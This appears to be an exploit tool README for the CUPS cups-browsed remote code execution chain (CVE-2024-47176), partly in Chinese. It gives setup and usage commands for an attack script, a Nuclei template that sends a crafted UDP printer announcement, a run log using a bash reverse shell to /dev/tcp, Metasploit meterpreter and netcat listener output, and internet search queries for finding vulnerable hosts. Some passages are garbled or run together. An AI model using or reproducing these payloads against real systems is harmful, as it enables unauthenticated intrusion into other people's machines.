cups-browsed 包含网络打印功能,包括但不限于自动发现打印服务和共享打印机。cups-browsed 绑定到 INADDR_ANY:631,使其信任来自任何来源的任何数据包,并可能导致 Get-Printer-Attributes IPP 请求被发送到攻击者控制的 URL。当与其他漏洞(如 CVE-2024-47076、CVE-2024-47175 和 CVE-2024-47177)结合时,攻击者可以在目标机器上无需认证即可远程执行任意命令——只要用户在恶意打印机上执行打印操作。$ python3 -m venv venv && source venv/bin/activate
$ pip install zeroconf ippserver colorama

$ python3 CVE-2024-47176.py -h
版本 2.0.1 或 更低)UDP 端口 631面向公网 或攻击者 拥有本地网络访问权)诱骗用户从一个由攻击者创建的恶意打印服务器上打印$ sudo nmap -sV -p 631 --script=cups-info -Pn 192.168.1.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 15:45 PST
Nmap scan report for 192.168.1.100
Host is up (0.12s latency).
PORT STATE SERVICE VERSION
631/tcp open ipp CUPS 2.0
|_http-server-header: CUPS/2.0 IPP/2.1
| cups-info:
| ads
| DNS-SD Name:
| Location: epower
| Model: Local Raw Printer
| State: Idle
|_ Queue: 0 print jobs
CVE-2024-47176.yml
id: CVE-2024-47176

info:
  name: CUPS - Remote Code Execution
  author: princechaddha
  severity: high
  description: |
    CUPS is a standards-based, open-source printing system, and cups-browsed contains network printing functionality including, but not limited to, auto-discovering print services and shared printers. cups-browsed binds to INADDR_ANY-631, causing it to trust any packet from any source, and can cause the Get-Printer-Attributes IPP request to an attacker controlled URL.
    Due to the service binding to *-631 ( INADDR_ANY ), multiple bugs in cups-browsed can be exploited in sequence to introduce a malicious printer to the system. This chain of exploits ultimately enables an attacker to execute arbitrary commands remotely on the target machine without authentication when a print job is started. This poses a significant security risk over the network. Notably, this vulnerability is particularly concerning as it can be exploited from the public internet, potentially exposing a vast number of systems to remote attacks if their CUPS services are enabled.
  impact: |
    Successful exploitation could allow an attacker to execute arbitrary code on the target system.
  remediation: |
    Apply the necessary patch or upgrade to a non-vulnerable version of CUPS.
  reference:
    - https://www.evilsocket.net/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/
    - https://github.com/OpenPrinting/cups-browsed/security/advisories/GHSA-rj88-6mr5-rcw8
    - https://github.com/OpenPrinting/cups-browsed/blob/master/daemon/cups-browsed.c#L13992
    - https://github.com/OpenPrinting/cups-filters/security/advisories/GHSA-p9rh-jxmq-gq47
    - https://github.com/OpenPrinting/libcupsfilters/security/advisories/GHSA-w63j-6g73-wmg5
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H
    cvss-score: 8.3
    cve-id: CVE-2024-47176
    cwe-id: CWE-1327
    epss-score: 0.00045
    epss-percentile: 0.14875
  metadata:
    verified: true
    shodan-query: "product:cups"
  tags: cve,cve2024,cups,udp,printer,oast,rce

javascript:
  - pre-condition: |
      isUDPPortOpen(Host,Port);
    code: |
      let packet = bytes.NewBuffer();
      let printer_type = "00";
      let printer_state = "03";
      let printer_uri = `http://${oast}/printers/VulnPrinter`;
      let printer_location = "Office HQ";
      let printer_info = "Vulnerable Printer";
      let message = `${printer_type} ${printer_state} ${printer_uri} "${printer_location}" "${printer_info}"`;
      packet.WriteString(message)
      let c = require("nuclei/net");
      let conn = c.Open('udp', `${Host}:${Port}`);
      conn.SendHex(packet.Hex());

    args:
      Host: "{{Host}}"
      Port: 631
      oast: "{{interactsh-url}}"

    matchers:
      - type: word
        part: interactsh_request
        words:
          - "natural-language"
          - "VulnPrinter"
        condition: and

    extractors:
      - type: regex
        group: 1
        part: interactsh_request
        regex:
          - 'User-Agent:\s?(.*)'
# digest: 4b0a00483046022100a5171b18bd80ce93e04aabb4b3b70b0131e0a961a3d07b5ba72a33a0fa6f8434022100ee5ee6b9e749abcd80184e2c8e67a76765d0bf4a6f0df976848f8949d02c96ab:922c64590222798bb761d5b6d8e72950

$ python3 CVE-2024-47176.py -l 192.168.1.50 -s "Epson EcoTank L121" -p 631 -r rev.sh -t 192.168.1.100

2024-10-03 15:45:10 - INFO - Using reverse shell from file 'rev.sh': [bash -i >& /dev/tcp/192.168.1.50/443 0>&1 or backdoor.elf]
2024-10-03 15:45:10 - INFO - Registered printer service: Epson EcoTank L121
2024-10-03 15:45:10 - INFO - [+] Starting IPP server on 192.168.1.50:631...
2024-10-03 15:45:11 - INFO - Target connected, sending payload ...
Sending udp packet to 192.168.1.100:631...
2024-10-03 15:45:12 - INFO - Shutting down server...
2024-10-03 15:45:12 - INFO - Unregistered printer service: Epson EcoTank L121
2024-10-03 15:45:12 - INFO - Server closed.


# c2 and local listener
msf6 exploit(multi/handler) > exploit
...
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (175086 bytes) to 192.168.1.100
...
meterpreter >

$ sudo rlwrap nc -lvnp 443
...
port:631 "CUPS" or product:CUPS version:<2.0.1port=631 && protocol=ipp && product=CUPS && version<2.0.1services.service_name="IPP" AND services.port=631 AND metadata.product="CUPS" AND metadata.version<"2.0.1"